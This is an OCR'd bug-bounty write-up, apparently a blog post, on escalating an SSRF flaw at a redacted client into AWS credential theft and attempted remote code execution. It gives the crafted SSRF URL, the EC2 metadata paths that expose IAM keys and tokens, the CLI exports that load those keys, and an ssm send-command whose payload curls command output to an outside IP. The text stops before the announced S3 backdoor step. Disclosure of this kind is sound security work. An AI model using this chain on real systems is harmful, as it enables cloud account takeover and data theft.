
Phone
+201155915996

Email
Youssef@buguard.io

Buy me a coffee



Escalating SSRF to RCE

March 10, 2019 GeneralEG

Hello Pentesters,

I'm Youssef A. Mohamed aka **GeneralEG**

*Cyber Security Engineer @**Squnity** and SRT Member @**Synack***

Today I'm going to share a new juicy vulnerability with you as usual.

- This issue found in a private client so let's call it redacted.com


Exploring the scope:

While enumerating the client's domain for subdomains. I've found subdomain [docs]


I came out to this subdomain [docs.redact.com]

Finding Out-of-band resource load:


The [docs] subdomain was showing some documentations and kind of statistics



While clicking on a statistic's photo I saw kind of weird but not a magical Link:




the first thing that came into my mind is to change the [url]'s value to generaleg0x01.com



Then I noticed the [mimeType] parameter so edited the link and changed the values to be like this:

https://docs.redact.com/report/api/v2/help/asset?
url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11



Until now it just [Out-of-band resource load]


Verifying SSRF:

While checking the requests/responses in my BurpSuite noticed Response Header [X-Amz-Cf-Id]

So, I've figured out that they are on AWS Environment.

We need to make sure that SSRF is working well here. So as we know [169.254.169.254] is the EC2 instance local IP address.

Let's try to access to the meta-data folder by navigating to [/latest/meta-data/].




SSRF Confirmed.

Surfing on the EC2 Environment:

Let’s check our current role by navigating to [/latest/meta-data/iam/security-credentials/].

It’s aws-elasticbeanstalk-ec2-role




What's AWS Elastic Beanstalk?

- AWS Elastic Beanstalk, is a Platform as a Service (PaaS) offering from AWS for deploying and scaling web applications developed for various environments such as Java, .NET, PHP, Node.js, Python, Ruby and Go.
- It automatically handles the deployment, capacity provisioning, load balancing, auto-scaling, and application health monitoring.

Grabbing the needed data:


1) Go to [/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/]

to get [AccessKeyId, SecretAccessKey, Token]



2) Go to [/latest/dynamic/instance-identity/document/]

to get [instanceId, accountId, region]




Configuring AWS Command Line Interface:

- Open your terminal:


~# apt install awscli

~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token



- to get the [UserID]

~# aws sts get-caller-identity



SSRF exploited well, Now let's explore further possibilities to escalate it to something Bigger "RCE".

Escalating SSRF to RCE:

I went to try some potential exploitation scenarios.

- Escalating via [ssm send-command] **fail**

After a few pieces of research tried to use AWS Systems Manager [ssm] command.

The role is not authorized to perform this command. I was hoping to escalate it with aws ssm send-command.

~# aws ssm send-command –instance-ids “instanceId” –document-name “AWS-RunShellScript” –comment “whoami” –parameters commands=’curl 128.199.xx.xx:8080/`whoami`’ –output text –region=region

An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxxx:instance/i-00xxxxxxxxxxxxx

- Escalating via [SSH] **fail**

SSH port is closed. I was hoping to escalate it with the famous scenario:

“creating a RSA authentication key pair (public key and private key), to be able to log into a remote site from the account, without having to type the password.”


- Escalating via [Uploading Backdoor] **Success**

Trying to read the [S3 Bucket] content:

tried running multiple commands using AWS CLI to retrieve information from the AWS instance. However, access to most of the commands were denied due to the security policy in place.

~# aws s3 ls

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied



After a few pieces of research figured that the managed policy “AWSElasticBeanstalkWebTier” only allows accessing S3 buckets whose name start with “elasticbeanstalk”.

